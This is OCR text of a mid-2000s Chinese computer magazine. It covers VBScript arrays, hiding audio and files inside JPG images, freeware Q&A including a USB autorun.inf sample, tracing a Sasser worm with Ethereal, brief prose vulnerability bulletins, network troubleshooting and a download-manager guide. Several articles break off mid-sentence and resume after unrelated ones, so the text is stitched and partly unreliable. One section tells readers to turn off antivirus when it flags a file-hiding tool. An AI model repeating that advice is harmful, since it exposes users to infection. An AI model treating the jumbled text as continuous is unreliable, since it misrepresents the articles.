在VBS脚本中数组是一组变量的集合，它们可以是不同类型的数据。VBS脚本只有一种数据类型，称为Variant(变型)，就像所有的货物统称为〝物品〞一样。Variant是一种特殊的数据类型，最简单包含数字或字符串信息。同样，Variant除数字或字符串以外，可以表示多种多样的数值信息(numeric information)，就像〝物品〞包含家具、电器、服装、机器等等种类繁多的物品一样，我们把包含的数值信息类型称为Variant的数据子类型。Variant的数据子类型包括:空(Empty，未初始化的Variant)、空值(NULL，不包含任何有效数据的Variant)、布尔值(True或False，即〝真〞或〝假〞)、字节、整数、货币、长整数、单精度浮点数、双精度浮点数、日期(时间)、字符串、对象和错误号共13种数据类型。

②数组(array)

通俗地理解，数组就是几间(一组)具有从0开始的序号可以顺序索引的库房。这组库房中每个库房具有惟一索引号，调进运出其中一个库房的货物不影响其他库房的货物。就像上面脚本中BirthAnimalsArray、WordFigureArray和MyAnimalsArray(11)三个数组，这个就像在0号、1号和2号库房保存着电器、服装和摩托车，而库房名都叫〝捷达运输〞，当运输车只要查询〝捷达运输(0)〞或〝捷达运输(1)〞可以获得0号或1号库房货物的信息。在数组中称0号、1号和2号库房为数组元素，改变数组中一个元素不影响其他元素。

③声明数组(declare array)

数组分为静态数组和动态数组。上面脚本中BirthAnimalsArray和WordFigureArray属于动态数组，MyAnimalsArray(11)属于静态数组。声明数组方式与声明变量一样，使用Dim语句、Public语句和Private语句在脚本中显式或隐式声明。数组的下标总是0，上标是数组元素个数-1。声明静态数组如Dim MyArray(9)声明了一个10个元素的数组。数组还可以是多维的，如MyArray(9，9，9)声明了一个三维每维10个元素的数组。静态数组在声明时就分配了内存，必须使用赋值语句初始化数组元素，如MyArray(5) = 10，即把10赋值给MyArray数组中索引号为5(第6个)的元素。动态数组要使用ReDim语句来确定数组的维数和元素个数，然后才能分配内存，如Dim MyArray()，ReDim MyArray(5)。CF [YY12]

爱你在心口难开 JPG 帮你解难题

——制作会唱歌和藏情书的 JPG 文件

★★★

■河南省正阳县 徐海斌

JPG 是一种图片文件格式，这是大家都知道的。不过我的 JPG 文件不仅能看，而且里面还隐藏着不被别人所知的秘密哦，它可以帮我给 PLMM 传情达意，送歌曲、送情书都能干。怎么样，你一定感到很新奇吧，是不是也想尝试一下呢？下面我们就来动手制作吧。

会送情歌的 JPG

想一想，当你把自己的照片发给 MM 后，MM 不仅能看到你，还能听到你送给她的情歌，那将会是件多么〝浪漫〞的事情呀！现在通过一款叫做 AudioJPEG Player and Recorder(简称 AudioJPEG)的软件，就能制作出这种神奇的 JPG 文件，不仅可以和普通的 JPG 图片一样在各种看图软件上 览，而且在安装了 AudioJPEG 后，还能在 IE 览器或资源管理器右键菜单中直接播放 JPG 文件中的音频。不过缺点就是对方也要安装 AudioJPEG。

AudioJPEG Player and Recorder 小档案

- 软件版本:1.0.1.24　　软件大小:5388KB
- 软件性质:共享软件(只能录制5秒声音文件)
- 适用平台:Windows 9x/2000/XP
- 下载地址:http://nj.onlinedown.net/soft/26202.htm

运行桌面上的〝AudioJPEG Studio〞快捷方式打开程序界面，根据界面中提示的三个步骤(Step 1～Step 3)，我们就能很快制作出会送情歌的 JPG 图片了。

第一步:在 Step 1 下单击第一个按钮〝Open AudioJPEG other Imager〞，选择要制作的 JPG 图片文件(其实 AudioJPEG 还可以支持 BMP、PCX 等其他常见的图片文件格式)，这里我给 MM 送上了大红的玫瑰花(见图 1)。



图 1

第二步:在 Step 2 下单击第一个按钮〝Attach an Audio file to this Image〞，选择要添加的音频文件(MP3、OGG、WAV 等)格式。选择文件后会弹出音频压缩对话框(见图 2)，应根据添加的音频类型选择相应的压缩率，〝Yes, Compress as voice〞使用的是 16kbps 比特率压缩，适合语音类型，音质较差；而〝Yes, Compress as Music〞则采用 128kbps 比特率进行压缩，适合音乐类型，音质较好；如果选择〝No, Keep the original format〞，则会以音频文件原有的格式进行保存，不重新压缩，对于 MP3 文件通常不必再进行压缩。




图 2

小提示

如果你找不到合适的歌曲，还可以直接在 AudioJPEG 中录制一段你的“真情表白”添加到 JPG 文件中:先在右边的下拉框中选择“Record as Voice (16Kbps)”，然后单击第四个按钮“Record New Audio from the Microphone”进行录音。

第三步:在这个步骤中，我们可以对 JPG 文件中的音频在 IE 览器中的播放方式进行设置，AudioJPEG 提供了三种播放方式，选择〝Display……〞方式时，在 IE 中打开 JPG 图片即自动播放声音；选择〝Mouseover……〞方式时，把鼠标移动到图片上就会自动播放声音；而选择〝Click……〞方式时，只有在图片上点击鼠标时，它才会开始播放声音(见图 3)。



图 3　你可以根据自己的需要进行选择，可以同时选择三种方式，也可以不选择任何播放方式

第四步:点击〝Save this AudioJPEG〞按钮，将制作的情歌 JPG 文件保存到硬盘上，然后通过 QQ 或者邮件发送给 MM 即可。对了，别忘了把 AudioJPEG 安装程序也一并发过去哦，接下来你就等 MM 的约会电话吧。

会送情书的 JPG

想给 MM 写封情书，又怕被别人随便看到，怎么办呢？这里给大家出个好主意，把情书藏到 JPG 图片里！下面将要介绍的〝绣身文件生成器〞可以把任何文件隐藏到 JPG 图片文件中，制作好的 JPG 文件与正常图片没有任何区别，可

给朋友发一封“魔法信”

★

■二手三好街

现在很多人通过E-mail与客户或朋友进行交流，但大部分E-mail大同小异，没有什么新意。今天笔者给大家介绍一种自助式魔法信，通过它可以给朋友发送有趣的E-mail。

首先登录http://cards.163.com/mfx，进入魔法信漂亮的制作界面(见图1)，看起来比较像一个卡通画板。魔法信的界面主要由画布、上侧面菜单栏，右方工具栏和下方的提示栏四部分组成。并且魔法信可使用大量现成的图库元素，即使是第一次用，也可以轻松做出一张漂亮的魔法信，寄给你的朋友。



图1

魔法信右边的工具栏，从上到下依次为：画线条的彩笔工具、画曲线的钢笔工具、画直线和多边形的直尺工具、用笔刷喷图案的毛笔工具、画圆形的椭圆工具、画方形的多边形工具、文字工具、细节修改工具。可以利用这些工具来写出文字(见图2)，当每选中一样工具时，下方提示栏就会显示相应的提示，提示每一样工具的使用方法。而且还能对笔刷的颜色、大小和样式进行修改，此外还能对图像的位置进行调整，要是不满意的话，还可以直接进行删除。而在工具栏下面的四个按钮分别是：魔棒、图库、背景、边框，这里就不多给大家介绍了，感兴趣的朋友可以自己研究一下，非常简单。



图2

当魔法信都画完后，可点击上侧的预览按钮，或直接按回车，就会对魔法信进行预览。也就是用Flash将刚才写信的过程用动画的形式进行播放。当觉得没有问题后，就可以点击发邮件按钮来将制作的魔法信发送给朋友。要输入自己的姓名和邮箱，还要输入朋友的姓名和邮箱，最后点击“发送”按钮就可以将魔法信发送到朋友的邮箱当中。这里要说明一点的是，收件人如果是网易邮箱的话，对方马上就会收到魔法信。如果对方是其他的邮箱，会有一定时间的延时。

这样，只要朋友查看邮箱，就能看到发送的魔法信。是不是觉得很有意思，那你还等什么，赶快去给自己的好朋友发送一封魔法信吧，相信对方一定会很喜欢。

CF [YY14]

以在任何图片 览器中观看，MM收到你的图片后，不需要任何辅助工具，只需要使用最常用的WinRAR打开，即可看到其中的情书了，别人绝想不到里面还藏有情书！

绣身文件生成器小档案

u软件版本:1.1	软件大小:405KB
u软件性质:免费软件	适用平台:Windows 9x/2000/XP
u下载地址:http://www.onlinedown.net/soft/41596.htm	

对于一些杀毒软件可能会将软件识别为病毒，遇到这种情况，只要关闭杀毒软件就可以使用了。

①把情书藏到图片里

运行绣身文件生成器，单击“增加”按钮，选择一个合适的JPG、BMP或GIF图片文件，为了避免出错，软件要求图片文件体积要小于200KB。然后单击工具栏中的“添加”按钮，选择写给MM的情书文件，添加后可以在界面右下部分看到文件列表(见图4)，在“压缩方式”下拉框中可以选择文件压缩方式，以减少生成的文件体积，为了安全起见，还可以输入“查看密码”，“输出选项”中可以设置输出的JPG文件路径和名称。最后单击“生成文件”按钮即可制作出一张内藏情书的JPG图片了。



图4

②情书如何看

MM在收到JPG图片后，将其扩展名由JPG更改为RAR，就可以用WinRAR打开了。

怎么样？别人怎么也不会想到，这张普通的JPG图片里面竟然隐藏了这么大的秘密！哈哈，现在把情书摆到桌面上别人也看不到啦。


CF [YY13]

新软物语

软件版本:1.02
软件大小:729KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://xentient.com/setups/thumbs.exe

图片内容变图标:Xentient Thumbnails

问：我的电脑中保存了一大堆照片，每次找起来相当痛苦，除了你们以前介绍的资源管理器缩略图、右键菜单快速预览照片等技巧外，还有没有其他方法呢？比如干脆直接让图片文件的图标变成照片内容？



答：如果是仅仅是BMP图片，你可以打开"注册表编辑器"，找到[HKEY_CLASSES_ROOT\Paint.Picture\DefaultIcon]，将右侧窗格中"默认"键的键值修改为%1，这样BMP文件的图标就改成与文件内容相符的缩小图标了。

如果是其他图片文件，可以试试Xentient Thumbnails，这款软件能帮你实现需求，它支持包括JPG、TIF、EMF、PCX、WMF等多种图片格式。安装好软件，并重启电脑。资源管理器中所有图片文件的图标就都变为图片内容了。这样你不用打开文件就可以通过图标所显示的图像来确认它的内容，使查找图片变得非常方便。如果需要调整软件的图标缓存，可以在"控制面板"中的"Xentient Thumbnails"中修改。

闪存盘也能自动运行:APO USB Autorun

问：我按照以前杂志介绍的方法，把一些常用工具放到了闪存盘上，制作完成后，我每次插入闪存盘后，希望让它自动运行其中的一款程序，请问是否可以实现呢？



软件版本:1.0
软件大小:299KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.archidune.com/downloads/apo/usb/setup.exe

答：要实现闪存盘自动运行的功能，需要借助一款名为APO USB Autorun的软件，它将为系统添加闪存盘自启动功能，原理与光盘自启动相同，软件会自动搜索闪存盘根目录的autorun.inf文件，并运行该文件所指定的程序。除此之外，软件具有快速访问闪存盘文件及文件夹的功能。

运行软件，插入闪存盘，右击系统托盘内的软件图标，在弹出菜单中展开闪存盘分区盘符，就可以看到闪存盘中的文件及文件夹了。

进入闪存盘根目录，用"记事本"新建名为autorun.inf的文件，在文件中输入如下面的内容。

```
[autorun]
open=start.exe
icon=start.ico
```

这里的文件名start可以根据情况修改为程序名，将该文件保存。这样只要在APO USB Autorun运行的情况下，一插入闪存盘自启动程序就会自动运行了。

CFan小白鼠

新软试用

北京读者李义：我前几天用了一款名为Deskloops的小软件，它把所有窗口变成了一个"圈"，虽然表面上看起来还是一样，但只要在任务栏上点击需要打开的窗口，所有窗口就会立刻"转"起来，迅速切换至指定窗口，非常有意思，如果点击屏幕的上边缘或右击系统托盘软件图标，就会弹出软件的设置窗口，非常方便。



下载地址:http://www.xilokit.com/deskloops/Deskloops_Beta.exe

最近更新

MSN建群软件 1.0.0.1
升级指数：★★★★

建立MSN群的软件。MSN Messenger以前的建群软件只能将自己的好友添加到该群中，但用这款软件可以将任意人添加到MSN群中。使用时只找一台电脑，申请一个MSN账号，以后只要让别人加该账号到好友中，然后将申请的MSN账号添加到软件中(类型选择"群聊用户")，登录MSN账号即可。

Visual Studio 2005 Express Editions
升级指数：★★★★★

微软推出的经典编程工具，原定49美元的Visual Studio 2005 Express Editions现在可以免费使用一年(截止日期为2006年11月6日)，你还等什么

快赶上时代的脚步，更换你的编程工具吧。

下载地址:http://dl.pconline.com.cn/html/1/1/dlid=13761&dltypeid=1&pn=0&.html

PPlive Beta1.0.9.8　升级指数:★★★

非常不错的P2P网络电视软件。新版本在修复BUG的同时，修改了启动时的缓冲策略，对界面内部结构做了一定调整。

下载地址:http://www.pplive.com/download/PPLiveSetup1.0.9.8.exe

MirandaQQ 0.1.0.17-20051114
升级指数:★★★★★

一款第三方支持QQ协议的聊天软件，新版本增加了一项官方QQ都不具备的群连接功能(只加入一个群就可以参加另外一个群的讨论)，不过在笔者测试时由于服务器故障，暂停该服务，相信等大家看到本文时，该功能已经可以使用。此外，新版本还修正了数个BUG，非常值得一试。

MirandaIM 下载地址:http://files.miranda-im.org/builds/miranda-v0403a39w.zip

MirandaQQ 下载地址:http://starkwong.ivehost.net/mimqq/


试用体验

湖北读者良海:前段时间QQ珊瑚虫推出了4.0正式版，该版本增加了"主动探测好友IP"的功能，这样就不必非要和对方聊天后，才能得到IP了。此选项在"珊瑚虫外挂"定制中进行设置。除此之外，另一大变化就是增加的"如来神掌"，用来查看好友是隐身，还是离线状态，方法很简单，发消息"/rlsz　QQ号"(不含引号)给新增的好友"珊瑚虫"，根据网络状态，稍候就会显示出结果。比如好友的QQ号是1234，只要发送/rlsz 1234给好友"珊瑚虫"即可。

下载地址:http://www.skycn.com/soft/4934.html

免费的PDG浏览器:BooX Viewer

软件版本:1.0
软件大小:587KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200523/bxviewer.rar



问:我从网上下载了一些PDG格式的电子书，请问用什么软件可以打开它们呢?

答:PDG是超星电子书的文件格式，因为超星数字图书馆藏书量非常大，所以这种文件格式也很流行，但官方阅读器不仅需要安装，而且体积较大，所以推荐你使用名为BooX Viewer的免费绿色软件。

穿透内网功能强的P2P网络电视:ViViPlay



软件版本:1.0
软件大小:283KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200523/ViViPlay.rar

问:看过2005年第19期的《以BT的名义看电视——主流P2P网络电视使用手记》后，我开始喜欢上网络电视了，但奇怪的是，我在单位的内网中却看不了，即使是你们强力推荐的PPLive，请问有没有穿透内网能力强的网络电视呢?

答:你可以试试ViViPlay，该软件内网穿透能力很强，而且根本不必进行任何设置就能轻松在内网观看网络电视节目，与其他软件不同的是，它还具有显示正在播放影片图片快照的功能。

打开软件，在主界面右侧为电视当前播放影片的预览图及频道列表，双击要看的频道，等一会影片或节目就开始播放了。当软件无法运行，或是频道列表无法显示时，可以用软件使用后自动生成的Update.exe进行升级。

快速找到需要的窗口:SWITCH WINDOW

问:工作的时候经常要打开很多文档窗口，这样任务栏上的窗口按钮会非常拥挤，常常因为看不到窗口按钮上标题文字，要打开想要的窗口都很麻烦，有什么软件可以帮我解决呢?



答:你可以试试SWITCH WINDOW。安装软件并重启电脑后。当再遇到打开了大量程序窗口时，只要在桌面任意处右击，在弹出菜单中选择"Switch windows->"项，就能看到当前打开的每个窗口标题栏的全部内容，选择列表中要打开的窗口即可快速切换到它。

软件版本:1.0.1
软件大小:730KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.desktopboosters.com/download/common/SwitchWindowSetup.exe

CF [YY15]

嗅探软件也能“消毒”


★★★

■上海　魏心源

最近有老师反映机房的网络工作不正常。在上课时，网络常常突然无法连通，过一阵又会自己恢复，非常不稳定。而这样的问题已经出现过多次。为找出问题根源，我们特意在上课时将一台安装了免费的嗅探软件Ethereal(下载地址:http://nj.onlinedown.net/soft/3906.htm)的笔记本电脑连接到机房的交换机上。

先Ping了网关，结果显示超时，故障又出现了，于是我开始用Ethereal解决问题。

启动Ethereal，选择菜单中的“Capture→Interfaces”(捕获→连接)，打开“Capture Interfaces”窗口(见图)，然后，点击网卡后面的“Capture”按钮，开始捕获。不一会儿就会弹出Capture from XXX(XXX为笔记本电脑网卡名称)窗口，其中动态显示了各种常见协议(如TCP、UDP等)流量占总流量的百分比。其中ARP协议流量占总流量的比例超过90%，这显然不正常。ARP协议是“Address Resolution Protocol”(地址解析协议)的缩写，在一般情况下，不会出现一台电脑不停发送ARP数据包的现象。单击Capture from XXX(XXX为笔记本电脑网卡名称)窗口的停止按钮后Ethereal会给出其捕获的数据包详细列表，很容易我们就找到了是地址为10.45.12.*的电脑一直在往外发送数据包。找到该电脑(操作系统为Windows 2000)后，双击本地连接打开状态窗口可以看到该机器发送数据包的数量一直在增长，而接收数据包的数量则保持不变。在命令提示符窗口中使用netstate -an > C:\info.txt命令将网络连接信息写入到C盘info.txt文件中，打开后发现有一系列源地址是本机，目标地址则五花八门地使用445端口的数据连接请求。



点击工具栏最左侧的按钮，也可打开捕获窗口

C:\info.txt文件中的部分内容如下面所示：

```
   Proto   Local Address          Foreign Address        State
......
   TCP     10.45.12.*:2768        10.45.31.*:445         SYN_SENT
   TCP     10.45.12.*:2769        197.33.13.*:445        SYN_SENT
......
```

其中状态SYN_SENT表示该连接请求发出后等待匹配。

而我们知道，震荡波(Worm.Sasser)病毒会产生随机网络地址，然后尝试连接这些地址的TCP 445端口并发动攻击程序。这样会造成网络上充斥了大量无用的数据包，正常的数据包出不去也进不来，从而造成网络堵塞。因此判断这台机器是中了此病毒。打开“任务管理器”查看进程果然发现一个名为avserve2的进程，它是震荡波变种B(Worm_Sasser.B)的进程文件。接下来的操作就非常简单而且程式化，将其离线后使用震荡波专杀工具杀毒，再连到网上打好系统补丁。到此为止网络恢复正常。

CF [YY16]



漏洞再现: RealPlayer皮肤文件导致溢出漏洞

影响系统: RealPlayer 8.0/10.5

漏洞分析: RealPlayer图像播放软件随着网络的普及也被广大用户接受，并拥有很多漂亮的外表，但最近却被发现针对其外表文件的溢出攻击漏洞，攻击者如果构造一个含有命令的皮肤文件并存放在WEB网页程序中，当用户 览该网站的时候本地系统会无需用户权限允许，自动利用WEB 览器下载并自动应用RealPlayer外观文件(扩展名为RJSEXTENSION)，并执行文件中包含的命令行。由于RealPlayer的外观文件是以ZIP格式存储在一起的各种图形和INI文件，而RealPlayer在处理ZIP文件时攻击者可以压缩包含有恶意数据的RJS文件并更改RJS文件长度域，这样在处理ZIP文件时就会出现堆溢出。从而实现命令的本地执行。

补“洞”方法:目前RealPlayer软件的开发厂商已经发布了升级补丁，用户可通过利用相关补丁免除恶意攻击。升级地址为http://service.real.com/help/faq/security/051110_player/ZH-CN/。

漏洞再现: Windows图形 染溢出漏洞(MS05-053)

影响系统: Windows XP SP1/SP2、Windows 2000SP4

漏洞分析: Windows XP/2000在2005年依旧漏洞不断，某个网络安全组织发现Windows操作系统在对 染Windows图元文件(WMF)和增强型图元文件(EMF)图形格式处理的过程中，没有经过严格的代码限制，如果攻击者构造一个的报告长度是7FFFFFFFh或FFFFFFFFh的超长记录图元文件，并对目标系统进行攻击，可能出现整数溢出，从而得到具备SYSTEM权限的用户，并执行任意命令。

补“洞”方法:该漏洞一般通过HTML网页形式被利用，如果用户在使用Outlook 2002或更高版本，请用纯文本格式阅读电子邮件以帮助保护自己免受来自

能上QQ但不能上网问题解析

★★

■瑞星工程师 史瑀

有许多用户常常遇到这样的问题：网络连通后能正常登录QQ聊天，但却无法用IE打开网页，总提示"该页无法显示"。这个问题几乎被一些人看成是"绝症"，常见的解决方法就是重装系统。其实，造成这种现象可能有几种原因，只要对症下药，还是很好解决的。

原因一：系统Winsock通讯组件故障

出现能上QQ不能打开网页有大约80%的情况都是由于Winsock组件被破坏。组件被破坏的原因有几种：病毒原因、不完善的杀毒软件清除病毒的后遗症、盗版Windows XP、安装操作系统补丁故障及非正常的系统还原等。如果是Windows 2000/XP，直接点击"开始"菜单，选择"运行"，输入"sfc /scannow"并确定；如果是Windows 98/me，则输入"sfc"。系统会自动检查被替换过的系统组件并予以恢复，其间需要用户插入操作系统的安装光盘。

另外有一款免费的修复软件也可以一试，名字叫做"WinSock Fix"(下载地址：http://www.onlinedown.net/soft/35272.htm)。只需运行这个软件，并按照它的提示一步一步进行操作一般都可以解决由于Winsock组件损坏造成的无法打开网页故障。

原因二：域名解析错误

域名解析错误也是无法打开网页的常见原因之一。计算机进行域名解析时先要访问本机的Hosts文件，然后再登录到DNS(域名解析服务器)上进行查询。因此先要检查本机的Hosts文件，通常一些病毒会修改这个文件以屏蔽一些网站，特别是反病毒网站的访问。Hosts文件在用户系统目录中，默认为"C:\Windows\System32\Drivers\etc"目录下，我们可以用"记事本"将其打开。一般情况下，"127.0.0.1 localhost"以下的内容都可以删除。

如果Hosts表没有问题，则可能是DNS设置的问题。一般ADSL或拨号上网可以设置为自动获取DNS。

原因三：IE浏览器被破坏

如果用QQ能上网，用其他 览器比如Firefox、Opera也能打开网页，只有IE不能 览，则多半是 览器本身被损坏了，需要重新安装IE。

原因四：不正确的代理设置

有时设置错代理服务器也可能导致网页无法打开。我们可以在IE中"Internet选项"下的"连接"设置中查看和修改代理服务器的设置。

原因五：病毒问题

真正由病毒原因直接造成网页无法访问的情况目前不是很多，但有些编写不完善的病毒、木马会注入IE进程当中，致使用户打开IE后机器资源占用100%，机器呈假死状态。遇到这种情况，要升级杀毒软件到最新版本进行杀毒。



上面列举了几种可能导致计算机能上QQ却无法打开网页的原因及解决办法，基本可以解决这个问题。但仍然可能会有一些其他因素造成机器出现这种故障，这时建议用户不要随便格式化计算机，可以询问周围对计算机比较熟悉的朋友帮忙解决。

CF [YY17]

HTML电子邮件的攻击，另外微软已经发布了MS05-053安全公告以及相关的漏洞补丁。

升级地址为http://www.microsoft.com/downloads/details.aspx?FamilyID=e38372b2-3bf6-4393-b9a4-f34248c8073e&DisplayLang=zh-cn(针对Windows XP SP2补丁)及http://www.microsoft.com/downloads/details.aspx?FamilyID=f361fccb-b273-47e7-bb15-bc9c27073446&DisplayLang=zh-cn(针对Windows 2000 SP4补丁)

漏洞再现：Flash Player播放器出现内存访问漏洞

影响系统：Flash Player6.0/7.0

漏洞分析：相信大家对Macromedia公司的网页三剑客应该相当熟悉了，Macromedia旗下的Flash更成为了划时代的标准工具，网络上Flash动画随处可见，只要上网的计算机基本都安装了Flash播放软件或插件。最近网络上一些Flash爱好者在制作动画的时候发现了Flash播放器一个函数指针错误，如果被攻击者在播放器/插件读取SWF文件时，将数组索引限制在0x8000范围内，攻击者可以控制函数指针值，并利用其执行添加管理员或运行木马等指令。

补"洞"方法：相关补丁Macromedia公司已经在官方网站上发布。

升级地址为http://www.macromedia.com/shockwave/download/triggerpages_mmcom/flash.html

漏洞再现：RealPlayer RM文件远程溢出漏洞网页木马

影响系统：安装有RealPlayer 10.5的Windows 2000/XP

漏洞分析：利用RM文件加载木马程序的网页木马被植入很多高访问量网站上，该网页木马通过创建特制的RM电影文件，利用最新的RM文件远程栈溢出漏洞对访问网页的目标计算机进行溢出攻击，当攻击成功后自动下载木马程序并执行，如果攻击者创建的RM文件中包含了键盘记录类木马将导致用户机密被窃取，如QQ密码、银行卡密码等。

补"洞"方法：该网页木马在执行后会自动开启一个IE 览器去执行木马。如果用户发现出现此状况请立即用杀毒软件扫描系统盘是否被加载可疑文件。



“迅雷”不及掩耳，看我极速下载

★★

■河北　老周

“下载”是上网一族永远也说不完的话题，在“菜鸟集训营”中，我们也前后介绍了传统下载软件FlashGet、P2P下载软件比特精灵、电骡等。但是今天要推荐给大家的这款下载软件——迅雷，却有些特别之处：它集传统下载与P2P下载功能与一身，取长补短，既能找到稳定的下载源，又能大大提高下载速度，绝对是你网海淘金的好工具。

实例1:大软件轻松搬回家

老周最近迷上了DV摄像，他看到《电脑爱好者》第18期上介绍的视频编辑软件Vegas不错，还提供有下载链接，便决定下载一个回来试试。但Vegas的安装文件太大了，于是他决定使用朋友极力推荐的下载软件“迅雷”来啃啃这块“大骨头”。

第一步:首先到http://www.xunlei.com/上下载迅雷，安装后第一次运行迅雷，先执行“工具→配置”命令打开配置窗口，点选“类别/目录”项，再在右侧将“默认目录”由原来的“C:\TDDownload\”改成其他目录，如改成:“D:\TDDownload\”，单击“应用”使设置生效，确定后返回。这一步是避免下载文件都保存在系统分区，影响系统的运行，以后就不用再设置了。

第二步:启动IE，按照杂志上所给的网址找到Vegas的下载链接(当然，你完全可以用其他的文件下载链接来试验)，右击它，从右键菜单中选择“使用迅雷下载”，弹出一个新建任务窗口，其中下载网址、保存路径及文件名等信息已经自动填好了，单击“更多选项”按钮展开这个窗口，可以看到更多选项(见图1)。本例全部取默认值，直接单击“确定”按钮就开始下载了。



图1

第三步:老周从迅雷主界面右下角的“即时速度”中看到，显示出的下载速度比其他下载软件多出了好几倍。单击展开下载任务，发现其下的“连接资源”，居然有好几个连接IP地址(见图2)。原来迅雷使用了P2P技术，能从多个服务器获取同一文件的数据，难怪它要比一般的下载软件快很多呢。

实例2:MP3歌曲一网打尽

有一次，老周在某个论坛上发现有《乙未豪客传奇》这部老电视剧的所有插曲的MP3链接，每个链接都要点击一下才能让迅雷下载，这也太麻烦了。于是他仔细研究了一下，发现通过迅雷的筛选功能，就能一次添加多个下载链接。



图2　如果你的界面左侧没有显示“任务管理”窗格，可单击勾选“查看→任务管理”

第一步:打开包含有多个MP3歌曲链接的页面，在页面空白处右击，选择“用迅雷下载全部链接”，出现“选择要下载的URL”对话框(见图3)。




图3

第二步:点击“筛选”按钮，在“文件扩展名”一栏选中“.mp3”(选项前打钩)，并取消对其他类型的选择，然后点击“确定”按钮(见图4)。



图4

第三步:在“选择要下载的URL”对话框中点击“确定”按钮，下载所有MP3的工作就可以交给迅雷了。坐下来喝杯茶，一会儿就能听歌了。

实例3:批量下载电子图书

老周在网上找到了《红楼梦》的电子小说，但非常不幸的是，小说是以网页的形式提供给大家的，每章都是

index018.htm之类的格式。相信大家都会有过类似的经历。那么在迅雷中就没有什么好办法下载这类东西了吗？老周分析了一下，发现所有的章节格式都是http://www.xxx.com/index***.htm，也就是说，下载链接非常相似，只有很少一部分不同，对于这种格式的文件，迅雷提供了批量下载的功能。



图5

第一步：在迅雷中点击菜单“文件→新建批量任务”，打开“新建批量任务”窗口（见图5）。

第二步：在URL中输入“http://www.xxx.com/index(*).htm”（不同的部分用括号括起来，中间加星号），然后在下面把从X到X设置为1到120（红楼梦有120章），把通配符长度设置为3。

第三步：点击“确定”按钮，这样就能把http://www.xxx.com/index001.htm一直到http://www.xxx.com/index120.htm的所有网页全部添加到迅雷任务当中进行下载了。



老鸟支招：

1.从士兵到将军，获得更多资源

迅雷能从多个服务器同时下载同一个文件，这些镜像文件资源数量的获取与用户等级有关，等级越高能连接的资源就越多，从而下载速度也就越快。要获得高等级，必须注册为迅雷用户。

第一步：在迅雷主界面左侧点击“您尚未注册或登录”，弹出登录窗口。

第二步：点击“注册账号”按钮，根据提示注册成为迅雷用户。

第三步：在用户登录窗口中输入注册的用户名和密码登录迅雷。

用户的等级与用户的在线时间和下载数量有关，在线时间越长、下载的数量越多，获取的积分也就越高，等级一高，能获取的资源就多，下载速度也就更快了。

2.为迅雷提速

Windows XP SP2中，对总TCP连接数有个限制，最大不能超过10，这虽然能有效防止蠕虫病毒在网络中快速扩散，但也限制了很多网络软件的运行，对迅雷来说就是直接影响下载速度。我们在介绍比特精灵时，提到它里面带有一个工具可以改变Windows XP SP2的连接数限制，其实在迅雷5中，也已有了解决办法：



图6

启动迅雷5后，点击菜单“工具→XP SP2连接数修改工具”，如图6所示，在“当前连接数”中输入适当的值（建议为256），然后点击“修改连接数”按钮，重启电脑后即可使修改生效。以后迅雷下载就不会受Windows连接数的限制了，从而能够提高下载速度。

修改最大TCP连接数后，不仅迅雷受益，BT、电驴等下载工具也能提高下载速度。同时，还可以解决下载文件时无法打开网页的现象。

实例4：曲径通幽探索FTP站点

经常下载的人，手里都有一些FTP服务器的账号。大家一般都用专门的FTP软件下载，比如Cute FTP等，但那些软件的功能实在太复杂，菜鸟上手比较困难。迅雷考虑到了这个问题，因此它自备了一个简单的FTP下载工具，即资源探测器，相对而言简便好用。下面看看老周是如何用迅雷的资源探测器下载新帆FTP服务器上的资料的。

第一步：在迅雷中点击菜单“工具→资源探测器”菜单命令（或直接按F7键），启动资源探测器（见图7）。



图7

第二步：在地址栏中输入FTP站点名称“ftp2.newsfan.net”，然后在后面输入自己的用户名和密码（大家可以到http://web.newsfan.net/上注册后，获取FTP服务器的账号和密码），按下回车键就会连接到FTP服务器上。

第三步：资源探测器左侧是站点的根目录，右侧上方是每个目录中的详细内容，右下方是登录FTP时的提示信息。找到自己需要的文件后，右击选择“下载”命令，就会把下载任务添加到迅雷当中了。

小提示

在用迅雷进行FTP下载时，有两点需要注意一下。

1. 很多FTP服务器都有下载线程限制，在添加迅雷任务时，需要把“原始地址下载线程数”设置为1，或者选中“原始地址使用单线程”。

2. 迅雷的资源探测器默认使用PASV模式登录FTP服务器。如果服务器仅支持Port模式，需要点击资源探测器的菜单“操作→设置”，取消“PASV”前面的勾。

实例5：让傲游也来支持迅雷

